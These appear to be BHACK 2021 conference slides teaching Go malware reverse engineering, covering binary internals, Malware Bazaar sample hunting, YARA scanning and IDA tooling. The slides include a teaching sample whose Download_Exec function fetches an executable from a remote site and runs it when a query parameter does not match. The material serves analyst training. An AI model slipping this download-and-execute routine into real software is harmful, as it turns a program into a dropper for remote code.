

INTRODUCTION TO GO REVERSING BHACK 2021

AGENDA



- Introduction
- Go Binary
- First Steps on Go Reversing
- Go malware
- Final thoughts
- End

- Security Researcher
- Speaker at SANS 2020
- Speaker at DEVCON 2020
- Speaker at DEF CON USA 2019
- Speaker at DEF CON USA 2018
- Speaker at DEF CON CHINA 2019
- Speaker at NO HAT 2019 (Bergamo)
- Speaker at HITB 2019 (Amsterdam)
- Speaker at CONFidence 2019 (Poland)
- Speaker at DevOpsDays BH 2019
- Speaker at BSIDES 2019/2018/2017/2016
- Speaker at H2HC 2016/2015
- Speaker at BHACK 2018/2019/2020
- Advisory Board member Forensic Science International: Digital Investigation journal.

INTRODUCTION

□ INTRODUCTION

- **Go language** has been **created in 2007** (maybe back traced to Plan9).
- First **released in 2009** by Google.
- **Version 1.0** has been released on **2012**.
- **Golang** introduces many interesting mechanisms such as **channel, Goroutine, sync, wait group, select, context** and so on. For example, **to start a goroutine, which is focused on concurrency, we need simply to prefix a go function with the word “go”**.
- Golang runs on **Windows, Linux and Mac**, so it's attractive for adversaries.
- The number of incidents involving **Go malware threats** (mainly **ransomware and packers**) **have exploded since 2019** and nowadays they are in everywhere.

INTRODUCTION

```
remnux@remnux:~$ malwoverview.py -b 2 -B golang
```

▪ Searching for Go malware...

MALWARE BAZAAR REPORT

```
-----  
sha256_hash: a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9  
sha1_hash: 0d0db5fdffb523c7993ada320b3e29749d005564  
md5_hash: c68ed474f478338f112303bd5e821bb0  
first_seen: 2021-10-06 01:48:10  
last_seen: 2021-10-06 02:52:41  
file_name: mips  
file_size: 3342336 bytes  
file_type: elf  
mime_type: application/x-executable  
tlsh: T1F5F549233A98D72ED315323055B6CAC4673A7C4902E7A517B781D30AEAC217C9E6EDF1  
reporter: r3dbU7z  
tags: elf golang mips  
-----
```

```
sha256_hash: 799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9  
sha1_hash: 5b29b9c871eea7ce94ac75808d562dc02e26aead  
md5_hash: 601da63d74a37f95128c4ed57756dd03  
first_seen: 2021-10-06 01:45:33  
last_seen: 2021-10-06 02:52:40  
file_name: x86  
file_size: 2965504 bytes  
file_type: elf  
mime_type: application/x-executable  
tlsh: T14DD55B10FDCB40FBDE471E7195BBA22F333461058336EAC3DA401E76E96B6E1193265A  
reporter: r3dbU7z  
tags: elf golang
```

▪ Few Go malware threats:

- GoBot2
- Hercules
- FritzFrog
- Veil
- DDGminer
- GoBrut
- SysupdataMiner
- Zebrocy (nation-state APT)
- CHAOS
- ARCANUS
- CryptoStealer.Go (e-crime)
- Capoea (ransomware)
- WellMess (nation-state APT)
- IPStorm
- Netfilm (ransomware)
- EKANS (ransomware)
- Go Loader (nation-state APT)

INTRODUCTION

```
remnux@remnux:~/malware/golang$ malwoverview.py -b 2 -B golang | grep sha256 | head -20
sha256_hash: a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5
sha256_hash: 5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b
sha256_hash: 79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00
sha256_hash: 844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8
sha256_hash: 7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98
sha256_hash: a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9
sha256_hash: 799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9
sha256_hash: 247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0
sha256_hash: b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e
sha256_hash: 496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57
sha256_hash: d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95
sha256_hash: 85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343
sha256_hash: 70d0b6df8deef8766fe54a92fcb640c57b0535a9f1742f3ba5b25cc465f33717
sha256_hash: f949beb4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404
sha256_hash: f556c9b4e5bb463be84dead45a9aedc8bec41c1c2b503ea52719357943750e7
sha256_hash: 9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a
sha256_hash: 9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39
sha256_hash: 1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1
sha256_hash: 9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a
sha256_hash: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ malwoverview.py -b 5 -B 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
```

MALWARE BAZAAR REPORT

▪ Download a sample from Malware Bazaar is pretty easy.

SAMPLE SAVED!

INTRODUCTION

Go malware samples are bigger than a common C/C++ malware.

```
remnux@remnux:~/malware/golang$ ls -lhs
```

```
total 180M
-rw-r--r-- 1 remnux remnux 9.9M Oct 25 2021 5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe
-rw-r--r-- 1 remnux remnux 7.8M Oct 25 2021 06e87fdd502778b1e2fceb93813aa1fcd322a3d0e8e20a5c516cc2f383db1cf0.el f
-rw-r--r-- 1 remnux remnux 7.8M Oct 25 2021 ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.el f
-rw-r--r-- 1 remnux remnux 7.2M Oct 25 2021 8c0a1741bd3443e6d61bcc0d92033feedecbf78abede26fbbf4d2a9089ea9d9.exe
-rw-r--r-- 1 remnux remnux 6.8M Oct 25 2021 496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.el f
-rw-r--r-- 1 remnux remnux 6.8M Oct 25 2021 9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe
-rw-r--r-- 1 remnux remnux 6.6M Oct 25 2021 95193266e37a3401a0becace6d41171ab2968ed5289d666043251d05552d02fc.exe
-rw-r--r-- 1 remnux remnux 6.6M Oct 25 2021 1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1.exe
-rw-r--r-- 1 remnux remnux 6.4M Oct 25 2021 f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe
-rw-r--r-- 1 remnux remnux 6.4M Oct 25 2021 e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe
-rw-r--r-- 1 remnux remnux 6.2M Oct 25 2021 9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39.exe
-rw-r--r-- 1 remnux remnux 6.1M Oct 25 2021 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
-rw-r--r-- 1 remnux remnux 6.1M Oct 25 2021 9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
-rw-r--r-- 1 remnux remnux 5.9M Oct 25 2021 79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
-rw-r--r-- 1 remnux remnux 5.6M Oct 25 2021 70d0b6df8deef8766fe54a92fcb640c57b0535a9f1742f3ba5b25cc465f33717.el f
-rw-r--r-- 1 remnux remnux 5.6M Oct 25 2021 85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.el f
-rw-r--r-- 1 remnux remnux 5.6M Oct 25 2021 d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95.el f
-rw-r--r-- 1 remnux remnux 5.2M Oct 25 2021 9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
-rw-r--r-- 1 remnux remnux 4.9M Oct 25 2021 a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
-rw-r--r-- 1 remnux remnux 4.4M Oct 25 2021 59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.el f
-rw-r--r-- 1 remnux remnux 4.2M Oct 25 2021 2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46.el f
-rw-r--r-- 1 remnux remnux 4.2M Oct 25 2021 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
-rw-r--r-- 1 remnux remnux 3.5M Oct 25 2021 247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.el f
-rw-r--r-- 1 remnux remnux 3.5M Oct 25 2021 b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.el f
-rw-r--r-- 1 remnux remnux 3.2M Oct 25 2021 a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.el f
-rw-r--r-- 1 remnux remnux 3.0M Oct 25 2021 0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
-rw-r--r-- 1 remnux remnux 2.9M Oct 25 2021 799e9d00d61955523153bbeb87d7a295d3bfff3c2af789d5951cf8578366e63a9.el f
```


INTRODUCTION

```
remnux@remnux:~/malware/yararules$ yara -wr golangfind.yar ../golang/
golang ../golang//f8c94e76f4d756924b1f929b32f85158bc81911ce4a606af67e37460405e0ad3f.exe
golang ../golang//f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe
golang ../golang//7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe
golang ../golang//a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf
golang ../golang//cd49c58defedd1594ad6c93c1019385e171e10bede1995eed74540debfd942c.exe
golang ../golang//799e9d00d61955523153bbbeb87d7a295d3bfff3c2af789d5951cf8578366e63a9.elf
golang ../golang//b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf
golang ../golang//8471b945edaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf
golang ../golang//59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf
golang ../golang//247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf
golang ../golang//f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf
golang ../golang//7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98.exe
golang ../golang//844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf
golang ../golang//2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe
golang ../golang//0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
golang ../golang//9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
golang ../golang//85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf
golang ../golang//a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
golang ../golang//3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe
golang ../golang//4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
golang ../golang//2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46.elf
golang ../golang//9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39.exe
golang ../golang//79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
golang ../golang//496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf
golang ../golang//8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
golang ../golang//9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
golang ../golang//95193266e37a3401a0becace6d41171ab2968ed5289d666043251d05552d02fc.exe
golang ../golang//8c0a1741bd3443e6d61bcc0d92033feedeccbf78abede26fbbf4d2a9089ea9d9.exe
golang ../golang//d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95.elf
golang ../golang//1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1.exe
```

▪ It's worked as expected 😊


GO BINARY

□ GO BINARY

- Unfortunately, **reversing Golang malware is not easy** because Golang programs are **packed with garbage collector module and all necessary static libraries**. Furthermore, it's easy to strip common and debug symbol information using **go build -ldflags "-s -w"**. If **symbol** and **debugging information** are "removed", finding useful evidences are harder.
- Notheless, **Go metadata information (function names and respective entry points) can't be stripped so easily**, so it could be useful during a reverse task.
- As **all statically linked libraries are included into the binary (it doesn't rely on any external dependency)**, so listing strings and gathering additional information might not be so easy. In addition, **determining useful functions could demand some work because the sample might have thousands of functions**.
- Unfortunately, **strings in Go are not terminated in "\x00"**, but they have a different representation named **"data string"** that's composed by **"start address, length"**.

□ GO BINARY

- To make our tasks worse, Windows programs written in Go are **implemented and compiled using COFF symbol table**, which could be **make the distinction between data and code harder**.
- Different of Windows system, which has **three or four calling conventions**, Golang has **only one**, whose **caller function is responsible for reserving space on the callee's stack for returning values and callee's parameters**. Eventually, it makes **distiguishing them a bit more difficult** during an analysis.
- Another subtle aspect of Go is that is very common have simple functions as shown below:
 - `func myFirstRoutine(x int, y int) (int, int)`
- In this case, the **function accepts two arguments** and **return two arguments too**, so it's **required to understand the stack organization**:



GO BINARY

- As **GC (Garbage Collector)** is responsible for **freeing memory**, there's a kind of **synchronization between goroutines and GC by using memory barriers** which handling memory writes. Unfortunately, this can produce code difficult to be reverted.
- Previously we had several plugins and helper programs to support Go reversing such as **IDAGolangHelper** (for IDA Pro) and **r2_go_helper** (for radare2). Nowadays, these reversing tools (mainly **IDA Pro 7.6**) offer a better support to analyze go binaries without needing external scripts.
- Get knowledge on details about Golang binary reversing and how to reversing tools are able to make a good job demands learning **internal details of Golang binaries** such as **pcIntab** and **moduledata structures** as represented on these files:
 - <https://golang.org/src/debug/gosym/pcIntab.go>
 - <https://golang.org/src/runtime/symtab.go>

□ GO BINARY

- On of purpose of `runtime.pclntab` is to make Go runtime system able to produce detailed stack traces through APIs such `runtime.GetStack`.
- Therefore, is it true the statement that Go programs are big? Yes, and one of reasons is the `pclntab` “uncompressed” (until version 1.14), but there’re good reasons: a better run-time memory management and short initialization time.
- From Go version 1.15 up to current versions, the `pclntab` is compressed again (as prior Go 1.2) and, from version 1.16, it is not longer embedded into the executable, so it isn’t present in the symbol table.
- Actually there isn’t the old `runtime.pclntab` symbol anymore and the new `pclntab` was broken up in several pieces.

□ GO BINARY

- A **Golang binary** has the following general composition:
 - **Meta information:** build id (each go binary has an own build id), go version, GOROOT (Go installation path) and so on
 - **Pclntab** (Program Counter Line Table / Go Runtime Symbol Table information): basically, it holds the **function symbol table (routine's name + entries points)**, which starts at **pclntab_address + 8**. The **magic number: 0xFFFFFFFFB**.
 - **Runtime Type Information:** method information of uncommon types, element types, ...
 - **Interface table:** interface type, methods, and so on
 - **Strings / string pointers**

FIRST STEPS ON GO REVERSING

❑ GO REVERSING

- Go features such as **interfaces, channels, slices, maps** and so on might represent an additional hurdle to circumvent, and we don't can forget that **Go binaries are bigger than usual binaries from other programming languages.**
- There are **good tools (IDA is my favorite, by far) to analyze Go binaries** such as:
 - **IDA Pro/Home** (version 7.6+): <https://hex-rays.com/ida-pro/>
 - **Ghidra** (<https://github.com/NationalSecurityAgency/ghidra/releases>)
 - **Binary Ninja** (<https://binary.ninja/>)
 - **JEB decompiler**: <https://www.pnfsoftware.com/>
 - **Cerberos Suite** (<https://cerbero.io/>)

❑ FIRST STEPS ON GO REVERSING

- Before proceeding, let's remember that **installing** and **configuring Go infrastructure** is not hard, but it's necessary to pay attention to small details.
- To **download** and install **Go binaries**, all information can be got on: <https://golang.org/doc/install>
- Set the following environment variables:
 - **GOROOT (folder where Go is installed):** C:\Program Files\Go
 - **GOPATH (your home directory for Go projects):** C:\Users\Administrator\go
- Folder pointed by **GOPATH variable** contains folders such as **bin**, **pkg** and **src** (where are stored our projects).

□ FIRST STEPS ON GO REVERSING

- Another important information is about the **common organization of a typical Go program**: **Module** → **Package** → **Go files**
- For example, we'll be using the following environment:
 - **Install Go** and set environment variables (as shown on the previous slide)
 - Install **Visual Studio Code**: <https://code.visualstudio.com/>
 - Install **Go extension** (many additional dependencies will be installed when you create your first .go file)
 - Create a **module folder** named “blackstormsecurity”, which will be used as a module:
mkdir src/blackstormsecurity

❑ FIRST STEPS ON GO REVERSING

- Using the Visual Studio Code, **open the “blackstormsecurity” module folder.**
- Open a terminal (Terminal → New Terminal) and, under “blackstormsecurity” module, **create a go.mod that declare this module:**
 - **go mod init blackstormsecurity**
- **Create a package folder named “project1” (it’s only a folder too) on Terminal:**
 - **mkdir project1**
- Under “project1” package, **create a file named “conference.go” and insert the following content (save it using CTRL+S):**

□ FIRST STEPS ON GO REVERSING

```
EXPLORER ... -GO conference.go -GO example1.go X -GO download_exec.go ex
BLACKST... [+] [+] [U] [C]
  project1
    -GO conference.go
    -GO download_exec.go
    example1.exe
    -GO example1.go
    go.mod

-GO example1.go > ...
1  package main
2
3  import (
4      "blackstormsecurity/project1"
5      "fmt"
6      "net/http"
7  )
8
9  func main() {
10     fmt.Printf("Running in main function!\n\n")
11     http.HandleFunc("/submit", project1.Conference)
12     http.ListenAndServe(":9999", nil)
13 }
```

❏ FIRST STEPS ON GO REVERSING

GO conference.go X

GO example1.go

GO download_exec.go

☰ example1.exe

project1 > GO conference.go > ...

```
1  package project1
2
3  import (
4      "fmt"
5      "net/http"
6  )
7
8  func Conference(mywriter http.ResponseWriter, myreader *http.Request) {
9
10     fmt.Println("Running in Conference function!")
11     user := myreader.URL.Query().Get("user")
12     fmt.Fprintf(mywriter, "The requester is: %s\n", user)
13     fmt.Printf("The requester is: %s\n\n", user)
14     if user != "alexandre" {
15         Download_Exec("calc2.exe", "http://www.blackstormsecurity.com/conference/calc2.exe")
16     }
17 }
```

❏ FIRST STEPS ON GO REVERSING

~GO conference.go ~GO example1.go ~GO download_exec.go X ≡ example1.exe

project1 > ~GO download_exec.go > Download_Exec

```
1  package project1
2
3  import (
4      "fmt"
5      "io"
6      "log"
7      "net/http"
8      "os"
9      "os/exec"
10     "time"
11 )
12
13 func Download_Exec(filename string, website string) {
14
15     fmt.Println("Running in Download_Exec function!")
16
17     out, err := os.Create(filename)
18     if err != nil {
19         log.Panicln(err)
20     }
```

❏ FIRST STEPS ON GO REVERSING

```
21
22     resp, err := http.Get(website)
23     if err != nil {
24         log.Panicln(err)
25     }
26     time.Sleep(10 * time.Second)
27     if err != nil {
28         log.Panicln(err)
29     }
30
31     io.Copy(out, resp.Body)
32     resp.Body.Close()
33     out.Close()
34
35     fmt.Println("Executing the payload!")
36     command := exec.Command(filename)
37     err = command.Run()
38     if err != nil {
39         log.Panicln(err)
40     }
41 }
```

❑ FIRST STEPS ON GO REVERSING

- Now you can do several different actions:
 - Build the main.go module: `go build example1.go`
 - Install it: `go install example1.go` (executable will be installed in `C:\Users\Administrator\go\bin`)
- On Terminal, `run the example1.exe`.
- Open your browser and type:
 - `http://127.0.0.1:9999/submit?user=alexandre`
 - `http://127.0.0.1:9999/submit?user=borges`

□ FIRST STEPS ON GO REVERSING

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\Administrador\go\src\blackstormsecurity>
PS C:\Users\Administrador\go\src\blackstormsecurity> go build example1.go
PS C:\Users\Administrador\go\src\blackstormsecurity> go install example1.go
PS C:\Users\Administrador\go\src\blackstormsecurity> cd ../../bin\
PS C:\Users\Administrador\go\bin>
PS C:\Users\Administrador\go\bin> .\example1.exe
Running in main function!
```

```
Running in Conference function!
The requester is: alexandre
```

```
Running in Conference function!
The requester is: borges
```

```
Running in Download_Exec function!
Executing the payload!
```


```
□
```

```
C:\Users\Administrador\go\bin>go tool buildid example1.exe
KO-fiFGjxnhDURgiLXTp/ErI99GYDtUKPfk5js5ct/p4lzkKhTbbuVCfsyqEJx/iJC7RX-PafR_TdgXvU_n
```

```
C:\Users\Administrador\go\bin>go version example1.exe
example1.exe: go1.17.2
```



□ FIRST STEPS ON GO REVERSING



Go binary is handled as a PE32/PE64 binary on IDA Pro, but the big difference is that, from **IDA Pro/Home 7.6 SP 1**, it is able to disassembly Go binaries very well!

No doubts, **IDA Pro is the best program/tool for reverse engineering**, by far, and since ever.

- From the next slide onward, all Go source code snippets have been extracted/based from go.dev and pkg.go.dev because **learning the source code is critical to get a better understanding on Go Reversing!** 😊

□ FIRST STEPS ON GO REVERSING

```
